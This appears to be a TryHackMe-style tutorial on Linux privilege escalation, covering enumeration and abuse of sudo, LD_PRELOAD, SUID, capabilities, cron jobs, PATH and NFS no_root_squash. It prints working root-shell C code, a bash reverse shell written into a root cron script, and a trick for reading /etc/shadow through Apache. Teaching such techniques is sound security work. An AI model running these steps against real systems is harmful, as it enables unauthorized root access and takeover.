

What does "privilege escalation" mean?

At its core, Privilege Escalation usually involves going from a lower permission account to a higher permission one. More technically, it's the exploitation of a vulnerability, design flaw, or configuration oversight in an operating system or application to gain unauthorized access to resources that are usually restricted from the users.

Why is it important?

It's rare when performing a real-world penetration test to be able to gain a foothold (initial access) that gives you direct administrative access. Privilege escalation is crucial because it lets you gain system administrator levels of access, which allows you to perform actions such as:

- Resetting passwords

- Bypassing access controls to compromise protected data

- Editing software configurations

- Enabling persistence

- Changing the privilege of existing (or new) users

- Execute any administrative command

hostname

The hostname command will return the hostname of the target machine. Although this value can easily be changed or have a relatively meaningless string (e.g. Ubuntu-3487340239), in some cases, it can provide information about the target system's role within the corporate network (e.g. SQL-PROD-01 for a production SQL server).

uname -a

Will print system information giving us additional detail about the kernel used by the system. This will be useful when searching for any potential kernel vulnerabilities that could lead to privilege escalation

/proc/version

The proc filesystem (procfs) provides information about the target system processes. You will find proc on many different Linux flavours, making it an essential tool to have in your arsenal.

Looking at /proc/version may give you information on the kernel version and additional data such as whether a compiler (e.g. GCC) is installed.

/etc/issue

Systems can also be identified by looking at the /etc/issue file. This file usually contains some information about the operating system but can easily be customized or changed. While on the subject, any file containing system information can be customized or changed. For a clearer understanding of the system, it is always good to look at all of these.

ps Command

The ps command is an effective way to see the running processes on a Linux system. Typing ps on your terminal will show processes for the current shell.

The output of the ps (Process Status) will show the following;

PID: The process ID (unique to the process)

TTY: Terminal type used by the user

Time: Amount of CPU time used by the process (this is NOT the time this process has been running for)

CMD: The command or executable running (will NOT display any command line parameter)

The “ps” command provides a few useful options.

ps -A: View all running processes

ps axjf: View process tree (see the tree formation until ps axjf is run below)

ps aux: The aux option will show processes for all users (a), display the user that launched the process (u), and show processes that are not attached to a terminal (x). Looking at the ps aux command output, we can have a better understanding of the system and potential vulnerabilities.

env

The env command will show environmental variables.

The PATH variable may have a compiler or a scripting language (e.g. Python) that could be used to run code on the target system or leveraged for privilege escalation.

sudo -l

The target system may be configured to allow users to run some (or all) commands with root privileges. The sudo -l command can be used to list all commands your user can run using sudo.

ls

One of the common commands used in Linux is probably ls.

While looking for potential privilege escalation vectors, please remember to always use the ls command with the -la parameter. The example below shows how the “secret.txt” file can easily be missed using the ls or ls -l commands.

id

The id command will provide a general overview of the user’s privilege level and group memberships.

It is worth remembering that the id command can also be used to obtain the same information for another user as seen below.

/etc/passwd

Reading the /etc/passwd file can be an easy way to discover users on the system.

While the output can be long and a bit intimidating, it can easily be cut and converted to a useful list for brute-force attacks.

Remember that this will return all users, some of which are system or service users that would not be very useful. Another approach could be to grep for “home” as real users will most likely have their folders under the “home” directory.

history

Looking at earlier commands with the history command can give us some idea about the target system and, albeit rarely, have stored information such as passwords or usernames.

ifconfig

The target system may be a pivoting point to another network. The ifconfig command will give us information about the network interfaces of the system. The example below shows the target system has three interfaces (eth0, tun0, and tun1). Our attacking machine can reach the eth0 interface but can not directly access the two other networks.

This can be confirmed using the ip route command to see which network routes exist.

netstat

Following an initial check for existing interfaces and network routes, it is worth looking into existing communications. The netstat command can be used with several different options to gather information on existing connections.

netstat -a: shows all listening ports and established connections.

netstat -at or netstat -au can also be used to list TCP or UDP protocols respectively.

netstat -l: list ports in “listening” mode. These ports are open and ready to accept incoming connections. This can be used with the “t” option to list only ports that are listening using the TCP protocol (below)

netstat -s: list network usage statistics by protocol (below) This can also be used with the -t or -u options to limit the output to a specific protocol.

netstat -tp: list connections with the service name and PID information.

This can also be used with the -l option to list listening ports (below)

We can see the “PID/Program name” column is empty as this process is owned by another user.

Below is the same command run with root privileges and reveals this information as 2641/nc (netcat)

netstat -i: Shows interface statistics. We see below that “eth0” and “tun0” are more active than “tun1”.

The netstat usage you will probably see most often in blog posts, write-ups, and courses is netstat -ano which could be broken down as follows;

-a: Display all sockets

-n: Do not resolve names

-o: Display timers

find Command

Searching the target system for important information and potential privilege escalation vectors can be fruitful. The built-in “find” command is useful and worth keeping in your arsenal.

Find files:

find . -name flag1.txt: find the file named “flag1.txt” in the current directory

find /home -name flag1.txt: find the file names “flag1.txt” in the /home directory

find / -type d -name config: find the directory named config under “/”

find / -type f -perm 0777: find files with the 777 permissions (files readable, writable, and executable by all users)

find / -perm a=x: find executable files

find /home -user frank: find all files for user “frank” under “/home”

find / -mtime 10: find files that were modified in the last 10 days

find / -atime 10: find files that were accessed in the last 10 day

find / -cmin -60: find files changed within the last hour (60 minutes)

find / -amin -60: find files accesses within the last hour (60 minutes)

find / -size 50M: find files with a 50 MB size

This command can also be used with (+) and (-) signs to specify a file that is larger or smaller than the given size.

The example above returns files that are larger than 100 MB. It is important to note that the “find” command tends to generate errors which sometimes makes the output hard to read. This is why it would be wise to use the “find” command with “-type f 2>/dev/null” to redirect errors to “/dev/null” and have a cleaner output (below).

Folders and files that can be written to or executed from:

```
find / -writable -type d 2>/dev/null : Find world-writeable folders
```

```
find / -perm -222 -type d 2>/dev/null: Find world-writeable folders
```

```
find / -perm -o w -type d 2>/dev/null: Find world-writeable folders
```

The reason we see three different “find” commands that could potentially lead to the same result can be seen in the manual document. As you can see below, the perm parameter affects the way “find” works.

```
find / -perm -o x -type d 2>/dev/null : Find world-executable folders
```

Find development tools and supported languages:

```
find / -name perl*
```

```
find / -name python*
```

```
find / -name gcc*
```

Find specific file permissions:

Below is a short example used to find files that have the SUID bit set. The SUID bit allows the file to run with the privilege level of the account that owns it, rather than the account which runs it. This allows for an interesting privilege escalation path, we will see in more details on task 6. The example below is given to complete the subject on the “find” command.

```
find / -perm -u=s -type f 2>/dev/null: Find files with the SUID bit, which allows us to run the file with a higher privilege level than the current user.
```

General Linux Commands

As we are in the Linux realm, familiarity with Linux commands, in general, will be very useful. Please spend some time getting comfortable with commands such as **find, locate, grep, cut, sort, etc.**

Automated Enumeration Tools:

Several tools can help you save time during the enumeration process. These tools should only be used to save time knowing they may miss some privilege escalation vectors. Below is a list of popular Linux enumeration tools with links to their respective Github repositories.

The target system's environment will influence the tool you will be able to use. For example, you will not be able to run a tool written in Python if it is not installed on the target system. This is why it would be better to be familiar with a few rather than having a single go-to tool.

LinPeas: <https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS>

LinEnum: <https://github.com/rebootuser/LinEnum>

LES (Linux Exploit Suggester): <https://github.com/mzet-/linux-exploit-suggester>

Linux Smart Enumeration: <https://github.com/diego-treitos/linux-smart-enumeration>

Linux Priv Checker: <https://github.com/linted/linuxprivchecker>

Privilege Escalation: Kernel Exploits:

Privilege escalation ideally leads to root privileges. This can sometimes be achieved simply by exploiting an existing vulnerability, or in some cases by accessing another user account that has more privileges, information, or access.

Unless a single vulnerability leads to a root shell, the privilege escalation process will rely on misconfigurations and lax permissions.

The kernel on Linux systems manages the communication between components such as the memory on the system and applications. This critical function requires the kernel to have specific privileges; thus, a successful exploit will potentially lead to root privileges.

The Kernel exploit methodology is simple;

- Identify the kernel version

- Search and find an exploit code for the kernel version of the target system

- Run the exploit

Although it looks simple, please remember that a failed kernel exploit can lead to a system crash. Make sure this potential outcome is acceptable within the scope of your penetration testing engagement before attempting a kernel exploit.

Research sources:

- Based on your findings, you can use Google to search for an existing exploit code.

- Sources such as <https://www.cvedetails.com/> can also be useful.

Another alternative would be to use a script like LES (Linux Exploit Suggester) but remember that these tools can generate false positives (report a kernel vulnerability that does not affect the target system) or false negatives (not report any kernel vulnerabilities although the kernel is vulnerable).

Hints/Notes:

Being too specific about the kernel version when searching for exploits on Google, Exploit-db, or searchsploit

Be sure you understand how the exploit code works BEFORE you launch it. Some exploit codes can make changes on the operating system that would make them unsecured in further use or make irreversible changes to the system, creating problems later. Of course, these may not be great concerns within a lab or CTF environment, but these are absolute no-nos during a real penetration testing engagement.

Some exploits may require further interaction once they are run. Read all comments and instructions provided with the exploit code.

You can transfer the exploit code from your machine to the target system using the SimpleHTTPServer Python module and wget respectively.

Privilege Escalation: Sudo:

The sudo command, by default, allows you to run a program with root privileges. Under some conditions, system administrators may need to give regular users some flexibility on their privileges. For example, a junior SOC analyst may need to use Nmap regularly but would not be cleared for full root access. In this situation, the system administrator can allow this user to only run Nmap with root privileges while keeping its regular privilege level throughout the rest of the system.

Any user can check its current situation related to root privileges using the `sudo -l` command.

<https://gtfobins.github.io/> is a valuable source that provides information on how any program, on which you may have sudo rights, can be used.

Leverage application functions

Some applications will not have a known exploit within this context. Such an application you may see is the Apache2 server.

In this case, we can use a "hack" to leak information leveraging a function of the application. As you can see below, Apache2 has an option that supports loading alternative configuration files (-f : specify an alternate ServerConfigFile).

Loading the /etc/shadow file using this option will result in an error message that includes the first line of the /etc/shadow file.

Leverage LD_PRELOAD

On some systems, you may see the LD_PRELOAD environment option.

LD_PRELOAD is a function that allows any program to use shared libraries. This blog post will give you an idea about the capabilities of LD_PRELOAD. If the "env_keep" option is enabled we can generate a shared library which will be loaded and executed before the program is run. Please note the LD_PRELOAD option will be ignored if the real user ID is different from the effective user ID.

The steps of this privilege escalation vector can be summarized as follows;

- Check for LD_PRELOAD (with the env_keep option)

Write a simple C code compiled as a share object (.so extension) file

Run the program with sudo rights and the LD_PRELOAD option pointing to our .so file

The C code will simply spawn a root shell and can be written as follows;

```
#include <stdio.h>

#include <sys/types.h>

#include <stdlib.h>

void _init() {

unsetenv("LD_PRELOAD");

setgid(0);

setuid(0);

system("/bin/bash");

}
```

We can save this code as shell.c and compile it using gcc into a shared object file using the following parameters;

```
gcc -fPIC -shared -o shell.so shell.c -nostartfiles
```

We can now use this shared object file when launching any program our user can run with sudo. In our case, Apache2, find, or almost any of the programs we can run with sudo can be used.

We need to run the program by specifying the LD_PRELOAD option, as follows;

```
sudo LD_PRELOAD=/home/user/ldpreload/shell.so find
```

This will result in a shell spawn with root privileges.

Privilege Escalation: SUID:

Much of Linux privilege controls rely on controlling the users and files interactions. This is done with permissions. By now, you know that files can have read, write, and execute permissions. These are given to users within their privilege levels. This changes with SUID (Set-user Identification) and SGID (Set-group Identification). These allow files to be executed with the permission level of the file owner or the group owner, respectively.

You will notice these files have an “s” bit set showing their special permission level.

find / -type f -perm -04000 -ls 2>/dev/null will list files that have SUID or SGID bits set.

A good practice would be to compare executables on this list with GTFOBins (<https://gtfobins.github.io>). Clicking on the SUID button will filter binaries known to be exploitable when the SUID bit is set (you can also use this link for a pre-filtered list <https://gtfobins.github.io/#+suid>).

Privilege Escalation: Capabilities:

Another method system administrators can use to increase the privilege level of a process or binary is “Capabilities”. Capabilities help manage privileges at a more granular level. For example, if the SOC analyst needs to use a tool that needs to initiate socket connections, a regular user would not be able to do that. If the system administrator does not want to give this user higher privileges, they can change the capabilities of the binary. As a result, the binary would get through its task without needing a higher privilege user.

The capabilities man page provides detailed information on its usage and options.

We can use the **getcap** tool to list enabled capabilities.

```
alper@targetsystem:~$ getcap -r / 2>/dev/null
/home/alper/vim = cap_setuid+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
alper@targetsystem:~$
```

When run as an unprivileged user, **getcap -r /** will generate a huge amount of errors, so it is good practice to redirect the error messages to /dev/null.

Please note that neither vim nor its copy has the SUID bit set. This privilege escalation vector is therefore not discoverable when enumerating files looking for SUID.

Privilege Escalation: Cron Jobs:

Cron jobs are used to run scripts or binaries at specific times. By default, they run with the privilege of their owners and not the current user. While properly configured cron jobs are not inherently vulnerable, they can provide a privilege escalation vector under some conditions.

The idea is quite simple; if there is a scheduled task that runs with root privileges and we can change the script that will be run, then our script will run with root privileges.

Cron job configurations are stored as crontabs (cron tables) to see the next time and date the task will run.

Each user on the system have their crontab file and can run specific tasks whether they are logged in or not. As you can expect, our goal will be to find a cron job set by root and have it run our script, ideally a shell.

Any user can read the file keeping system-wide cron jobs under /etc/crontab

While CTF machines can have cron jobs running every minute or every 5 minutes, you will more often see tasks that run daily, weekly or monthly in penetration test engagements.

```
alper@targetsystem:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root /home/alper/Desktop/backup.sh

alper@targetsystem:~$
```

You can see the backup.sh script was configured to run every minute. The content of the file shows a simple script that creates a backup of the prices.xls file.

As our current user can access this script, we can easily modify it to create a reverse shell, hopefully with root privileges.


The script will use the tools available on the target system to launch a reverse shell.

Two points to note;

The command syntax will vary depending on the available tools. (e.g. nc will probably not support the -e option you may have seen used in other cases)

We should always prefer to start reverse shells, as we not want to compromise the system integrity during a real penetration testing engagement.

The file should look like this

A terminal window with a dark background. The prompt is 'alper@targetsystem:~/Desktop\$'. The command 'cat backup.sh' has been entered, and the output is displayed in three lines: '#!/bin/bash', 'bash -i >& /dev/tcp/10.0.2.15/6666 0>&1', and a blank line.

```
alper@targetsystem:~/Desktop$ cat backup.sh
#!/bin/bash

bash -i >& /dev/tcp/10.0.2.15/6666 0>&1
```

We will now run a listener on our attacking machine to receive the incoming connection.

Crontab is always worth checking as it can sometimes lead to easy privilege escalation vectors. The following scenario is not uncommon in companies that do not have a certain cyber security maturity level:

System administrators need to run a script at regular intervals.

They create a cron job to do this

After a while, the script becomes useless, and they delete it

They do not clean the relevant cron job

This change management issue leads to a potential exploit leveraging cron jobs.

Privilege Escalation: PATH:

If a folder for which your user has write permission is located in the path, you could potentially hijack an application to run a script. PATH in Linux is an environmental variable that tells the operating system where to search for executables. For any command that is not built into the shell or that is not defined with an absolute path, Linux will start searching in folders defined under PATH. (PATH is the environmental variable we're talking about here, path is the location of a file).

Typically the PATH will look like this:

```
alper@targetsystem:~/Desktop$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alper@targetsystem:~/Desktop$
```

If we type “thm” to the command line, these are the locations Linux will look in for an executable called thm. The scenario below will give you a better idea of how this can be leveraged to increase our privilege level. As you will see, this depends entirely on the existing configuration of the target system, so be sure you can answer the questions below before trying this.

What folders are located under \$PATH

Does your current user have write privileges for any of these folders?

Can you modify \$PATH?

Is there a script/application you can start that will be affected by this vulnerability?

For demo purposes, we will use the script below:

```
GNU nano 4.8
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("thm");
}
```


This script tries to launch a system binary called “thm” but the example can easily be replicated with any binary.

We compile this into an executable and set the SUID bit.

```
root@targetsystem:/home/alper/Desktop# cat path_exp.c
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("thm");
}
root@targetsystem:/home/alper/Desktop# gcc path_exp.c -o path -w
root@targetsystem:/home/alper/Desktop# chmod u+s path
root@targetsystem:/home/alper/Desktop# ls -l
total 24
-rwsr-xr-x 1 root  root  16792 Jun 17 07:02 path
-rw-rw-r-- 1 alper alper    76 Jun 17 06:53 path_exp.c
root@targetsystem:/home/alper/Desktop#
```

Our user now has access to the “path” script with SUID bit set.

```
alper@targetsystem:~/Desktop$ ls -l
total 24
-rwsr-xr-x 1 root  root  16792 Jun 17 07:02 path
-rw-rw-r-- 1 alper alper    76 Jun 17 06:53 path_exp.c
alper@targetsystem:~/Desktop$
```

Once executed “path” will look for an executable named “thm” inside folders listed under PATH.

If any writable folder is listed under PATH we could create a binary named thm under that directory and have our “path” script run it. As the SUID bit is set, this binary will run with root privilege

A simple search for writable folders can be done using the “find / -writable 2>/dev/null” command. The output of this command can be cleaned using a simple cut and sort sequence.

```
alper@targetsystem:~/Desktop$ find / -writable 2>/dev/null | cut -d "/" -f 2 | sort -u
dev
home
proc
run
snap
sys
tmp
usr
var
alper@targetsystem:~/Desktop$
```

Some CTF scenarios can present different folders but a regular system would output something like we see above.

Comparing this with PATH will help us find folders we could use.

```
alper@targetsystem:~/Desktop$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

We see a number of folders under /usr, thus it could be easier to run our writable folder search once more to cover subfolders.

```
alper@targetsystem:~/Desktop$ find / -writable 2>/dev/null | grep usr | cut -d "/" -f 2,3 | sort -u
usr/lib
usr/share
alper@targetsystem:~/Desktop$
```

An alternative could be the command below.

```
find / -writable 2>/dev/null | cut -d "/" -f 2,3 | grep -v proc | sort -u
```

We have added “grep -v proc” to get rid of the many results related to running processes.

Unfortunately, subfolders under /usr are not writable

The folder that will be easier to write to is probably /tmp. At this point because /tmp is not present in PATH so we will need to add it. As we can see below, the “export PATH=/tmp:\$PATH” command accomplishes this.

At this point the path script will also look under the /tmp folder for an executable named “thm”.

```
alper@targetsystem:~/Desktop$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alper@targetsystem:~/Desktop$ export PATH=/tmp:$PATH
alper@targetsystem:~/Desktop$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alper@targetsystem:~/Desktop$
```

Creating this command is fairly easy by copying /bin/bash as “thm” under the /tmp folder.

```
alper@targetsystem:/$ cd /tmp
alper@targetsystem:/tmp$ echo "/bin/bash" > thm
alper@targetsystem:/tmp$ chmod 777 thm
alper@targetsystem:/tmp$ ls -l thm
-rwxrwxrwx 1 alper alper 10 Jun 17 14:36 thm
alper@targetsystem:/tmp$
```

We have given executable rights to our copy of /bin/bash, please note that at this point it will run with our user’s right. What makes a privilege escalation possible within this context is that the path script runs with root privileges.

Privilege Escalation: NFS:

Privilege escalation vectors are not confined to internal access. Shared folders and remote management interfaces such as SSH and Telnet can also help you gain root access on the target system. Some cases will also require using both vectors, e.g. finding a root SSH private key on the target system and connecting via SSH with root privileges instead of trying to increase your current user's privilege level.

Another vector that is more relevant to CTFs and exams is a misconfigured network shell. This vector can sometimes be seen during penetration testing engagements when a network backup system is present.

NFS (Network File Sharing) configuration is kept in the `/etc/exports` file. This file is created during the NFS server installation and can usually be read by users.

```
alper@targetsystem:/$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#                to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4       gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)
#
/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
/mnt/sharedfolder *(rw,sync,insecure,no_subtree_check)
/backups *(rw,sync,insecure,no_root_squash,no_subtree_check)

alper@targetsystem:/$ █
```

The critical element for this privilege escalation vector is the “no_root_squash” option you can see above. By default, NFS will change the root user to `nfsnobody` and strip any file from operating with root privileges. If the “no_root_squash” option is present on a writable share, we can create an executable with SUID bit set and run it on the target system.

We will start by enumerating mountable shares from our attacking machine.

```
(root👤 TryHackMe)-[~]  
# showmount -e 10.0.2.12  
Export list for 10.0.2.12:  
/backups *  
/mnt/sharedfolder *  
/tmp *  
  
(root👤 TryHackMe)-[~]  
#
```

We will mount one of the “no_root_squash” shares to our attacking machine and start building our executable.

```
(root👤 TryHackMe)-[~]  
# mkdir /tmp/backupsonattackeremachine  
  
(root👤 TryHackMe)-[~]  
# mount -o rw 10.0.2.12:/backups /tmp/backupsonattackeremachine
```

As we can set SUID bits, a simple executable that will run /bin/bash on the target system will do the job.

```
GNU nano 5.4  
int main()  
{ setgid(0);  
  setuid(0);  
  system("/bin/bash");  
  return 0;  
}
```

Once we compile the code we will set the SUID bit.

```
(root👤 TryHackMe)-[/tmp/backupsonattackeremachine]  
# gcc nfs.c -o nfs -w  
  
(root👤 TryHackMe)-[/tmp/backupsonattackeremachine]  
# chmod +s nfs  
  
(root👤 TryHackMe)-[/tmp/backupsonattackeremachine]  
# ls -l nfs  
-rwsr-sr-x 1 root root 16712 Jun 17 16:24 nfs
```

You will see below that both files (nfs.c and nfs are present on the target system. We have worked on the mounted share so there was no need to transfer them).

```
alper@targetsystem:/backups$ id
uid=1000(alper) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
alper@targetsystem:/backups$ whoami
alper
alper@targetsystem:/backups$ ls -l
total 24
-rwsr-sr-x 1 root root 16712 Jun 17 16:24 nfs
-rw-r--r-- 1 root root 76 Jun 17 16:24 nfs.c
alper@targetsystem:/backups$ ./nfs
root@targetsystem:/backups# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),1000(alper)
root@targetsystem:/backups# whoami
root
root@targetsystem:/backups#
```

Notice the nfs executable has the SUID bit set on the target system and runs with root privileges.